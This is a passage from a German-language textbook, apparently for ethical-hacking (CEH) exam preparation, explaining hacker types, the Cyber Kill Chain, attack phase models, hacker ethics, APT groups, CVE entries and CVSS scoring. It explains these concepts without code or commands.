- **Cyber-Terroristen** sind im wahrsten Sinne des Wortes Terroristen, die durch groß angelegte Hacks Angst und Schrecken verbreiten wollen, um ihre religiösen oder politischen Ansichten durchzusetzen.
- **Hacker-Teams** sind Gruppen von meist erfahrenen Hackern, die über eigene Zeit- und Finanzressourcen verfügen und nicht zwangsläufig von staatlicher Finanzierung abhängig sind. Sie arbeiten zusammen, um z. B. neue Technologien sicherheitstechnisch zu erforschen.
- **State-Sponsored Hacker** sind Hacker, die im staatlichen Auftrag arbeiten. Das können Mitarbeiter eines Geheimdienstes oder staatlich finanzierte Hackergruppen sein. Primäres Ziel solcher Gruppierungen ist die Beschaffung von geheimen Informationen, die dann z. B. für die Kriegsführung eingesetzt werden können. Monetäre Interessen stehen (Nordkorea möglicherweise ausgenommen) bei ihren Zielen nicht im Vordergrund.
- **Hacktivist** ist ein Kofferwort aus den beiden Begriffen »Hacker« und »Activist«. Bei Hacktivisten handelt es sich also um politisch motivierte Hacker, und deshalb ist es nicht verwunderlich, dass Regierungswebseiten häufig zu ihren Zielen gehören. Ein prominentes Beispiel für eine Hacktivsten-Gruppe ist das Hacker-Kollektiv Anonymous.
- **Industrial Spies** (Industriespione) sind Personen, die Geschäftsgeheimnisse stehlen und diese an Konkurrenten verkaufen. Industriespionage wird betrieben, um einem konkurrierenden Unternehmen einen Wettbewerbsvorteil zu verschaffen. Das kann durch verschiedene Techniken geschehen, die Sie im Rahmen des Kurses noch kennenlernen werden.

Das Vorlesungsvideo zu den verschiedenen Hackerarten erreichen Sie über den folgenden Link:

Abbildung 1.5 https://florian-dalwigk.com/ceh/hackerarten

1.6 Cyber Kill Chain

Die *Cyber Kill Chain* ist ein Konzept, das ursprünglich von der amerikanischen Firma Lockheed Martin entwickelt wurde, um den Prozess eines Cyberangriffs in einer strukturierten und nachvollziehbaren Weise darzustellen.[9] Das Modell beschreibt die sieben Phasen, die ein Angreifer durchläuft, um einen erfolgreichen Cyberangriff durchzuführen. Diese sind in Tabelle 1.4 aufgeführt.

Nr.	Phase	Erklärung
1	Reconnaissance	In der ersten Phase eines Hacking-Angriffs, der sogenannten Reconnaissance (dt. *Aufklärung*), sammelt ein Angreifer Informationen über das potenzielle Ziel, um Schwachstellen zu identifizieren und Angriffsvektoren zu planen. Beispiele für Aufklärungstechniken sind die Suche nach öffentlichen Informationen über das Ziel auf Webseiten (OSINT), in sozialen Medien (SOCMINT) oder das Scannen von Ports mithilfe von `nmap`. Zudem können, wenn ein Unternehmen angegriffen werden soll, Mitarbeiter angebahnt und ihnen durch Social-Engineering wertvolle Informationen entlockt werden. Auch Whois-, DNS- und Netzwerk-Footprinting ist eine Möglichkeit, um im Rahmen der Reconnaissance so viele Informationen wie möglich über das Ziel zu sammeln.
2	Weaponization	In der zweiten Phase entwickelt der Angreifer den Schadcode oder die Schadsoftware, die er für den Angriff verwenden wird. Hierzu zählt die Suche nach bzw. die Erstellung von Exploits für bekannte Schwachstellen, die Entwicklung von Malware oder das Zusammenstellen von Phishing-Mails mit bösartigen Anhängen oder Links.
3	Delivery	In dieser Phase versucht der Angreifer, den Exploit auf das Ziel zu übertragen (ihn quasi *zuzustellen*). Dies erfolgt gebündelt z. B. über Phishing-Mails oder infizierte USB-Sticks. Auch das Aufsetzen einer Watering-Hole-Attacke ist möglich: Bei ihr kommt das Opfer zum Täter, indem es nach einschlägigen Inhalten im Internet sucht, die vom Angreifer in Form von infizierten Webseiten zur Verfügung gestellt werden. Begibt sich das potenzielle Opfer auf die Webseite, schnappt die Falle zu – man lässt den Angreifer mit geladener Waffe ins Haus.

Tabelle 1.4 Die sieben Phasen der Cyber Kill Chain

9 Lockheed Martin. (n.d.). The cyber kill chain. Lockheed Martin. Retrieved September 3, 2024, from *https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html* [Stand: 03.09.2024].

Nr.	Phase	Erklärung
4	Exploitation	In der vierten Phase *nutzt* der Angreifer eine Schwachstelle *aus*, um Kontrolle über das Ziel zu erlangen. Die zuvor ins Haus gebrachte geladene Waffe wird nun abgefeuert.
5	Installation	In dieser Phase wird Malware auf dem Zielsystem *installiert*, um dem Angreifer einen dauerhaften Zugang bzw. eine dauerhafte Kontrolle zu verschaffen. Hierzu zählt das Einrichten von Hintertüren, das Erstellen von Benutzerkonten mit erhöhten Berechtigungen oder das Verankern der Malware im System, um weiterhin Daten zu sammeln oder den Zugriff aufrechtzuerhalten.
6	Command and Control	In der vorletzten Phase etabliert der Angreifer eine bidirektionale Verbindung zum infizierten Zielsystem, um es zu steuern und weitere Angriffe durchzuführen. Als Steuerelement kommt ein sogenannter *Command and Control Server (C2 Server)* zum Einsatz. In dieser Phase wird zudem versucht, Beweise durch Techniken wie Verschlüsselung zu verbergen.
7	Actions on Objectives	In der letzten Phase eines Hacking-Angriffs führt der Angreifer die geplanten Aktionen durch, um seine Ziele (engl. *objectives*) zu erreichen. Diese Aktionen können das Ausspähen, Manipulieren oder Löschen von Daten, den Diebstahl von Informationen, die Beeinträchtigung des Betriebs oder andere schädliche Aktivitäten umfassen.

Tabelle 1.4 Die sieben Phasen der Cyber Kill Chain (Forts.)

Es gibt noch ein weiteres Modell für den Ablauf eines Cyberangriffs, das aus fünf statt sieben Phasen besteht. Dieses Modell wird in Tabelle 1.5 erklärt.

Nr.	Phase	Erklärung
1	Reconnaissance	In der ersten Phase (*Reconnaissance*, dt. *Aufklärung*) sammelt der Angreifer so viele Informationen wie möglich über das Ziel. Das kann über verschiedene Methoden geschehen, einschließlich Social-Engineering und OSINT.
2	Scanning	In der zweiten Phase beginnt der Angreifer mit dem aktiven Scannen des Zielsystems. Dabei sucht er nach offenen Ports, Diensten, aktiven Maschinen, Gerätetypen, Betriebssysteminformationen und Schwachstellen.

Tabelle 1.5 Das Fünf-Phasen-Modell für einen Cyberangriff

Nr.	Phase	Erklärung
3	Gaining Access	In der dritten Phase nutzt der Angreifer die identifizierten Schwachstellen aus, um sich Zugang (engl. *access*) zum Betriebssystem eines Computers im Netzwerk, zu den darauf laufenden Anwendungen oder zu dem Netzwerk selbst zu verschaffen.
4	Maintaining Access	In der vierten Phase versucht der Angreifer, den zuvor erlangten Zugang dauerhaft aufrechtzuerhalten. Das geschieht durch die Installation von Backdoors, Trojanern, Rootkits oder andere persistente Bedrohungen.
5	Clearing Tracks	In der letzten Phase versucht der Angreifer, seine Aktivitäten zu verschleiern, um nicht entdeckt zu werden.

Tabelle 1.5 Das Fünf-Phasen-Modell für einen Cyberangriff (Forts.)

Das Vorlesungsvideo zur Cyber Kill Chain erreichen Sie über den folgenden Link:

Abbildung 1.6 https://florian-dalwigk.com/ceh/cyberkillchain

1.7 Hackerethik

Die *Hackerethik* ist ein ethischer Rahmen, der das Verhalten und die Überzeugungen der Hackergemeinschaft beschreibt. Sie gehört zur angewandten Ethik und basiert auf dem Gedanken, dass Technologie in verantwortungsvoller Weise zum Wohle der Gesellschaft eingesetzt werden sollte. Dabei versteht sich die Hackerethik nicht als einheitliches Regelwerk, sondern als eine Sammlung von Werten und Prinzipien, die sich seit den 1950er-Jahren vor allem am *Massachusetts Institute of Technology (MIT)* herausgebildet haben. Wegweisend war hierbei insbesondere die Subkultur rund um den *Tech Model Railroad Club (TMRC)* sowie die frühen Computerräume des MIT, in denen eine Kultur der Offenheit, des kreativen Experimentierens und des Wissensaustauschs gepflegt wurde.[10]

Die bekanntesten Grundsätze der Hackerethik wurden erstmals von Steven Levy im Buch »Hackers: Heroes of the Computer Revolution« (1984) beschrieben. Sie wurden

10 Levy, S. (1984). Hackers: Heroes of the Computer Revolution. Anchor Press/Doubleday.

in den 1980er-Jahren durch den *Chaos Computer Club (CCC)* erweitert, um den sich wandelnden Herausforderungen im digitalen Raum Rechnung zu tragen.[11]

Das Vorlesungsvideo zur Hackerethik erreichen Sie über den folgenden Link:

Abbildung 1.7 https://florian-dalwigk.com/ceh/hackerethik

Sehen wir uns diese Grundsätze im Einzelnen an.

1.7.1 Freier Zugang zu Computern und Informationen

Nach dem ersten Prinzip der Hackerethik sollte der Zugang zu Computern und anderen Mitteln, die das Verständnis der Welt fördern, frei und unbegrenzt sein. Gemeint ist damit die Möglichkeit, Technik zu erkunden, zu verstehen und durch sie zu lernen. Dies beinhaltet das Lernen von Programmiersprachen ebenso wie das Verstehen der Funktionsweise von Hard- und Software. Allerdings schließt dieses Prinzip keine illegitimen Handlungen ein: Der Schutz personenbezogener Daten, die Einhaltung gesetzlicher Regelungen und die Wahrung der Privatsphäre bleiben zentrale Voraussetzungen.

1.7.2 Freiheit von Informationen

Das zweite Prinzip betont, dass Informationen frei verfügbar sein sollten. Der freie Zugang zu Wissen ist ein zentraler Treiber von Innovation, wissenschaftlichem Fortschritt und gesellschaftlicher Entwicklung. Diese Haltung spiegelt sich etwa in der Open-Source-Bewegung und im Streben nach offenen wissenschaftlichen Publikationen wider. Auch hier gilt, dass private, vertrauliche oder sicherheitsrelevante Daten nicht unter die freie Verfügbarkeit fallen. Die ethische Verantwortung besteht darin, zwischen öffentlichem Interesse und persönlicher Integrität zu differenzieren.

1.7.3 Skepsis gegenüber Autoritäten und Förderung von Dezentralisierung

Ein weiteres zentrales Prinzip ist das Misstrauen gegenüber zentralisierten Autoritäten. Es propagiert stattdessen dezentrale Systeme, die Macht und Kontrolle gleichmä-

11 Chaos Computer Club. (o. J.). Die Hackerethik des CCC. Abgerufen am 17. April 2025, von *https://www.ccc.de/de/hackerethik* [Stand: 17.04.2025].

ßiger verteilen. Diese Haltung ist insbesondere in Hinblick auf monopolartige digitale Plattformen wie Google oder YouTube relevant. Dezentralisierung wird hier nicht nur als Schutzmaßnahme, sondern auch als Beitrag zur Ausfallsicherheit und digitalen Selbstbestimmung verstanden.

1.7.4 Bewertung nach Leistung statt Status

Dieses Prinzip fordert eine meritokratische Sichtweise. Das heißt, die Leistung und das technische Können einer Person sollen im Vordergrund stehen und nicht ihr Alter, Geschlecht, sozialer Status oder formale Abschlüsse. In der Praxis bedeutet dies, dass auch Personen ohne formale Ausbildung, aber mit hoher praktischer Kompetenz, als gleichwertige Mitglieder der Gemeinschaft betrachtet werden sollten. Dieses Denken findet sich heute bereits in vielen Bereichen der freien Wirtschaft wieder, weniger jedoch im öffentlichen Sektor.

1.7.5 Computer als Mittel künstlerischen Ausdrucks

Hacker erkennen in Computern nicht nur Werkzeuge zur Problemlösung, sondern auch kreative Ausdrucksmittel. Die Programmierung wird als eine Form digitaler Kunst verstanden. Dies zeigt sich etwa in der generativen Kunst, der digitalen Musikproduktion oder in der Entwicklung ästhetischer Benutzeroberflächen. Die kreative Dimension des Hackings erweitert den Begriff weit über rein technische Anwendungen hinaus.

1.7.6 Technologie zum Wohle der Gesellschaft

Die Hackerethik geht davon aus, dass Technologie grundsätzlich dazu geeignet ist, das Leben zu verbessern. Ihr Einsatz soll dazu dienen, soziale Ungleichheiten zu verringern, Bildung zugänglich zu machen und Kommunikation zu erleichtern. Dieses Prinzip fordert dazu auf, Technologie gezielt für das Gemeinwohl einzusetzen und Innovationen in einem ethischen Kontext zu betrachten.

1.7.7 Kein Missbrauch fremder Daten

Dieses vom CCC formulierte Prinzip betont den Respekt vor der digitalen Privatsphäre anderer Menschen. Es fordert, Daten weder zu manipulieren noch zu löschen oder unbefugt zu verändern. Vielmehr sollen Schwachstellen in Systemen verantwortungsvoll und im Sinne einer konstruktiven Sicherheitskultur gemeldet werden.

1.7.8 Öffentliche Daten nutzen – private Daten schützen

Der letzte Grundsatz sieht in der Transparenz öffentlicher Daten einen gesellschaftlichen Mehrwert, warnt aber gleichzeitig vor dem Missbrauch personenbezogener Informationen. Ziel ist es, ein Gleichgewicht zwischen Offenheit und Datenschutz herzustellen. Während Informationen von öffentlichem Interesse geteilt werden sollten, ist die Privatsphäre des Einzelnen unbedingt zu wahren.

1.7.9 Abgrenzung zu illegalem Hacking

Ein häufiges Missverständnis besteht darin, dass die Hackerethik rechtswidriges Verhalten rechtfertige. Tatsächlich grenzt sie sich deutlich vom *Black-Hat-Hacking* (siehe Abschnitt 1.5) ab, das sich durch unbefugtes Eindringen in Systeme und kriminelle Absichten auszeichnet. Die Hackerethik steht hingegen für einen verantwortungsvollen, legalen und ethisch reflektierten Umgang mit Technologie. Sie fordert dazu auf, Technologie als Werkzeug für Offenheit, Bildung und gesellschaftlichen Fortschritt zu nutzen.

1.8 Advanced Persistent Threats (APT)

Ein *Advanced Persistent Threat (APT)* ist eine gezielte Cyberattacke, bei der ein Angreifer sich unbefugt Zugang zu einem Netzwerk verschafft und diesen über einen längeren Zeitraum aufrechterhält, ohne entdeckt zu werden. Der Fokus solcher Angriffe liegt darauf, vertrauliche Daten zu sammeln und zu stehlen, anstatt das System direkt zu beschädigen oder zu zerstören.

Ein APT-Angriff durchläuft typischerweise sechs Phasen, die in Tabelle 1.6 zusammen mit einer passenden Erklärung aufgeführt werden.

Nr.	Phase	Erklärung
1	Vorbereitung	Der Angreifer wählt ein Ziel aus, sammelt Informationen und plant den Angriff. Er entwickelt oder beschafft sich geeignete Werkzeuge, z. B. Malware. Zudem testet er, ob bestehende Sicherheitsmaßnahmen den Angriff erkennen könnten.
2	Erster Eindringversuch	Der Angreifer verschafft sich durch technische Schwachstellen oder Phishing Zugang zum Netzwerk. Anschließend installiert er Schadsoftware und richtet eine Verbindung zum eigenen Server ein. Dadurch kann er das System weiter infiltrieren.

Tabelle 1.6 Die einzelnen Phasen eines APT-Angriffs

Nr.	Phase	Erklärung
3	Expansion	Der Angreifer weitet seinen Zugriff im Netzwerk aus und erlangt höhere Berechtigungen. Er kompromittiert weitere Systeme und sammelt Zugangsdaten. Sein Ziel ist es, möglichst tief in das Netzwerk einzudringen.
4	Persistenz	Um dauerhaft Zugriff zu behalten, richtet der Angreifer Hintertüren (*Backdoors*) ein. Dadurch bleibt er auch bei Sicherheitsupdates oder Systemneustarts unentdeckt und behält seinen Zugang.
5	Exfiltration	Der Angreifer sucht gezielt nach sensiblen Daten und kopiert sie unbemerkt aus dem Netzwerk. Diese Informationen können verkauft, für Spionage genutzt oder veröffentlicht werden.
6	Spuren verwischen	Um nicht entdeckt zu werden, löscht der Angreifer Log-Dateien und andere Hinweise auf seinen Angriff. Er verlässt das System oder bleibt verborgen, um es später erneut zu infiltrieren.

Tabelle 1.6 Die einzelnen Phasen eines APT-Angriffs (Forts.)

Im Durchschnitt benötigt eine Organisation 206 Tage, um zu bemerken, dass sie durch einen APT infiltriert wurde.[12] In Tabelle 1.7 finden Sie eine Übersicht zu verschiedenen APTs und ihrer vermuteten Herkunft:

Bezeichnung	Alias	Vermutete Herkunft
APT1	Comment Panda	China
APT3	Gothic Panda	China
APT28	Fancy Bear	Russland (GRU)
APT33	Elfin, Refined Kitten	Iran
APT37	ScarCruft, Reaper	Nordkorea
APT38	Lazarus Group	Nordkorea
Equation Group	-	USA, vermutlich NSA

Tabelle 1.7 Verschiedene APTs und ihre vermutete Herkunft

12 Miller, L. (27.09.2020). Understanding the phases of advanced persistent threat attacks. rThreat. *https://rthreat.net/2020/09/27/blog-advanced-persistent-threat-attacks/* [Stand: 03.04.2025].

Das Vorlesungsvideo zu APTs erreichen Sie über den folgenden Link:

Abbildung 1.8 https://florian-dalwigk.com/ceh/apt

1.9 Common Vulnerabilities and Exposures (CVE)

Die Abkürzung *CVE* steht für *Common Vulnerabilities and Exposures*. CVE ist ein weit verbreitetes System zur Identifizierung und Katalogisierung von Sicherheitslücken in Software und Hardware. Die CVE-Initiative wurde 1999 von der *MITRE Corporation* ins Leben gerufen. Das Ziel des CVE-Systems ist es, eine standardisierte Methode zur Benennung und Beschreibung von Sicherheitslücken bereitzustellen, um die Zusammenarbeit und den Informationsaustausch zwischen verschiedenen Sicherheitslösungen und -experten zu erleichtern.

Dadurch soll die Interoperabilität zwischen sicherheitsrelevanten Systemen und Tools verbessert sowie die Kommunikation zwischen Sicherheitsforschern, Softwareherstellern und Anwendern erleichtert werden.[13] Ein weiterer Vorteil besteht in der verbesserten Vergleichbarkeit von Sicherheitslösungen, die auf CVE-Daten basieren, wie beispielsweise Vulnerability-Scannern oder Patch-Management-Systemen.

Ein typischer CVE-Eintrag besteht aus mehreren Komponenten:

- **CVE-ID**: Hierbei handelt es sich um eine eindeutige Kennung, die aus dem Präfix CVE, dem Jahr der Veröffentlichung und einer fortlaufenden Nummer besteht, z. B. CVE-2023-32784.
- **Beschreibung**: eine kurze, aber präzise Beschreibung der Sicherheitslücke, die die Art der Schwachstelle und die betroffenen Systeme oder Softwareprodukte erläutert
- **Referenzen**: Links zu weiteren Informationen, wie Sicherheitshinweise, Berichte von Anbietern, oder wissenschaftliche Veröffentlichungen, die die Schwachstelle näher beschreiben

Die Zuweisung einer CVE-ID erfolgt in mehreren Schritten, an denen eine *CVE Numbering Authority (CNA)* beteiligt ist. Der Ablauf gestaltet sich folgendermaßen:

1. **Entdeckung und Meldung**: Sicherheitsforscher oder Organisationen entdecken eine Schwachstelle und melden sie an eine CNA.

13 MITRE. (2024). CVE - Common Vulnerabilities and Exposures. Retrieved from *https://cve.mitre.org* [Stand: 18.04.2025].

2. **Überprüfung und Validierung**: Die CNA überprüft die Meldung. Sie stellt sicher, dass die Schwachstelle echt ist und noch keine CVE-ID hat.
3. **Vergabe der CVE-ID**: Nach erfolgreicher Überprüfung wird der Schwachstelle eine CVE-ID zugewiesen und ein entsprechender Eintrag erstellt.
4. **Veröffentlichung**: Der CVE-Eintrag wird veröffentlicht und in die CVE-Datenbank aufgenommen, die öffentlich zugänglich ist.

Die CVE-Einträge können in einer öffentlich verfügbaren Datenbank von jedem eingesehen werden. Sie ist über *https://cve.mitre.org/cve/search_cve_list.html* erreichbar. Hier fungiert die MITRE Corporation als *CNA*. In dem Suchfeld können Sie z. B. konkrete CVE-Nummern eingeben:




Abbildung 1.9 Ergebnisse für die Suche nach CVE-2023-32784 auf https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2023-32784

Wenn Sie auf den Namen klicken, werden Ihnen weitere Informationen zur Schwachstelle angezeigt, z. B. Referenzen auf GitHub, PoCs usw. (siehe Abbildung 1.10).




Abbildung 1.10 Informationen zu CVE-2023-32784 auf https://www.cve.org/CVERecord?id=CVE-2023-32784

Nähere Informationen, unter anderem zum *CVSS* (siehe Abschnitt 1.10), finden Sie auf den Seiten des *National Institute of Standards and Technology (NIST)*[14] unter *https://nvd.nist.gov/search*. Dort können Sie ebenfalls CVE-Einträge zusammen mit den jeweiligen CVSS-Scores sehen. Abbildung 1.11 zeigt ein Beispiel.




Abbildung 1.11 CVE-2023-32784 auf der Webseite des NIST (https://nvd.nist.gov/vuln/detail/cve-2023-32784)

Schauen wir uns das Thema CVE an einem praktischen Beispiel an:

1. Ein Unternehmen betreibt einen Webserver, auf dem eine veraltete Version von *Apache HTTP Server* läuft. Ein Penetrationstester wird beauftragt, eine Sicherheitsbewertung durchzuführen.
2. Der Penetrationstester durchsucht die CVE-Datenbank (*https://cve.mitre.org/cve/search_cve_list.html*) und findet einen Eintrag für eine kritische Schwachstelle in der verwendeten Apache-Version (z. B. *CVE-2021-41773*).
3. Mithilfe der CVE-Beschreibung und Referenzen entwickelt der Penetrationstester einen *Proof of Concept (PoC)* für die Schwachstelle, demonstriert die Sicherheitslücke und empfiehlt ein Update auf die neueste Version des Apache HTTP Servers.

Das Vorlesungsvideo zum CVE erreichen Sie über den folgenden Link:

Abbildung 1.12 https://florian-dalwigk.com/ceh/cve

14 Das NIST ist eine US-amerikanische Bundesbehörde, die dem U.S. Department of Commerce unterstellt ist. Sie wurde im Jahr 1901 gegründet und hat ihren Hauptsitz in Gaithersburg, Maryland. Das zentrale Ziel des NIST ist es, wissenschaftlich-technische Standards, Methoden und Technologien zu entwickeln, die Innovation fördern und die wirtschaftliche Wettbewerbsfähigkeit der Vereinigten Staaten stärken.

1.10 Common Vulnerability Scoring System (CVSS)

Das *Common Vulnerability Scoring System (CVSS)* ist ein standardisiertes System, das zur Quantifizierung der Schwere von Sicherheitslücken verwendet wird. CVSS liefert eine numerische Bewertung in Form eines Scores, der von 0 bis 10 reicht, wobei 10 die höchste Kritikalitätsstufe darstellt. CVSS wird häufig in Verbindung mit CVE (siehe Abschnitt 1.9) verwendet, um eine einheitliche Bewertung der Risiken zu ermöglichen, die mit verschiedenen Schwachstellen verbunden sind.

Ein CVSS-Vektor, mit dessen Hilfe der CVSS-Score berechnet wird, ist wie folgt aufgebaut:

$$CVSS\text{:}3.1\ \underbrace{/AV\text{:}N/AC\text{:}L/PR\text{:}N/UI\text{:}N/}_{Exploitability\ Metrics}\ \underbrace{/S\text{:}U/C\text{:}H/I\text{:}N/A\text{:}N}_{Impact\ Metrics}$$

Das ist die sogenannte *Basis-Metrik*. Diese bewertet die grundlegenden Eigenschaften der Schwachstelle, die sich über die Zeit nicht ändern. Diese Metrik wird weiter in zwei Kategorien unterteilt:

- *Exploitability Metrics*: Diese Metrik betrachtet die Ausnutzbarkeit der Schwachstelle.
- *Impact Metrics*: Diese Metrik betrachtet die Auswirkungen eines erfolgreichen Angriffs.

Die einzelnen Bestandteile der *Exploitability Metrics* eines CVSS-Vektors mit den verschiedenen Ausprägungen der Werte sind:

- **Angriffsvektor (AV)**

  Gibt an, von wo aus die Schwachstelle ausgenutzt werden kann:

  - *Netzwerk (N)*: Die Schwachstelle ist aus der Ferne über das Internet oder ein anderes Netzwerk ausnutzbar.
  - *Angrenzendes Netzwerk (A)*: Der Angriff erfordert Zugriff auf ein angrenzendes Netzwerk, z. B. auf das gleiche LAN oder auf eine geteilte Infrastruktur.
  - *Lokal (L)*: Der Angreifer muss lokalen Zugriff auf das Zielsystem haben, z. B. als lokaler Nutzer oder über ein Terminal.
  - *Physisch (P)*: Die Schwachstelle kann nur mit physischem Zugang zum Gerät ausgenutzt werden, z. B. durch einen USB-Stick oder die Tastatur.

- **Angriffskomplexität (AC)**

  Gibt an, wie einfach oder schwer es ist, die Schwachstelle auszunutzen:

  - *Niedrig (L)*: Es sind keine besonderen Voraussetzungen zum Ausnutzen der Schwachstelle nötig.
  - *Hoch (H)*: Die Ausnutzung der Schwachstelle erfordert besondere Bedingungen.

- **Berechtigungen (PR)**

  Gibt an, welche Berechtigungen ein Angreifer besitzen muss, um die Schwachstelle auszunutzen:

  - *Keine (N)*: Die Schwachstelle kann ohne jegliche Zugriffsrechte ausgenutzt werden, z. B. als anonymer oder nicht authentifizierter Benutzer.
  - *Niedrig (L)*: Der Angreifer benötigt z. B. Benutzerrechte, um die Schwachstelle auszunutzen, aber keine Administratorrechte.
  - *Hoch (H)*: Es sind erweiterte Rechte oder ein Admin-/Root-Zugriff erforderlich.

- **Benutzerinteraktion (UI)**

  Gibt an, ob die Ausnutzung der Schwachstelle eine Aktion des Benutzers erfordert:

  - *Keine (N)*: Der Angriff kann vollautomatisch erfolgen, ohne dass der Benutzer etwas macht.
  - *Erforderlich (R)*: Die Schwachstelle kann nur ausgenutzt werden, wenn der Benutzer eine bestimmte Aktion ausführt, z. B. auf einen Link klickt oder eine Datei öffnet.

Die einzelnen Bestandteile der *Impact Metrics* eines CVSS-Vektors mit den verschiedenen Ausprägungen der Werte sind:

- **Scope (S)**

  Gibt an, ob die Schwachstelle Auswirkungen auf andere Sicherheitsbereiche außerhalb des ursprünglichen Ziels hat:

  - *Unchanged (U)*: Die Schwachstelle betrifft nur die ursprünglich angegriffene Sicherheitsdomäne. Das heißt, es findet keine Ausweitung des Angriffs auf andere Ressourcen oder Sicherheitsbereiche statt.
  - *Changed (C)*: Die Schwachstelle führt zu Auswirkungen außerhalb der ursprünglichen Sicherheitsdomäne.

- **Vertraulichkeit (C)**

  Gibt an, inwieweit vertrauliche Informationen kompromittiert werden können:

  - *Keine (N)*: Es werden keine vertraulichen Informationen preisgegeben.
  - *Niedrig (L)*: Einige vertrauliche Informationen können offengelegt werden, jedoch ist der Umfang oder die Sensibilität begrenzt.
  - *Hoch (H)*: Wesentliche Mengen vertraulicher Daten oder hochgradig sensible Informationen können kompromittiert werden.

- **Integrität (I)**

  Gibt an, inwieweit die Korrektheit und Vertrauenswürdigkeit von Informationen beeinträchtigt ist:

  - *Keine (N)*: Es gibt keine Auswirkungen auf die Integrität, d. h., die Daten bleiben unverändert.
  - *Niedrig (L)*: Einige Daten könnten manipuliert werden, aber das hat begrenzte Auswirkungen auf das System oder die Nutzer.
  - *Hoch (H)*: Daten wurden systematisch oder umfassend manipuliert, was zu schwerwiegenden Fehlfunktionen führt.
- **Verfügbarkeit (A)**

  Gibt an, inwieweit das betroffene System oder die betroffenen Ressourcen beeinträchtigt sind:
  - *Keine (N)*: Das System bleibt vollständig verfügbar.
  - *Niedrig (L)*: Die Verfügbarkeit wird leicht eingeschränkt, z. B. durch kurzzeitige Verzögerungen oder teilweise Nichtverfügbarkeit.
  - *Hoch (H)*: Das System ist nicht verfügbar oder stark beeinträchtigt.

Sie können den CVSS-Score auf der Webseite des NIST berechnen: *https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator* und sich per Mausklick den CVSS-Vektor zusammenstellen. Abbildung 1.13 zeigt ein Beispiel.




Abbildung 1.13 Zusammenstellung des CVSS-Vektors für CVE-2023-24055 (Quelle: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)

Daraufhin wird Ihnen der CVSS-Score angezeigt:

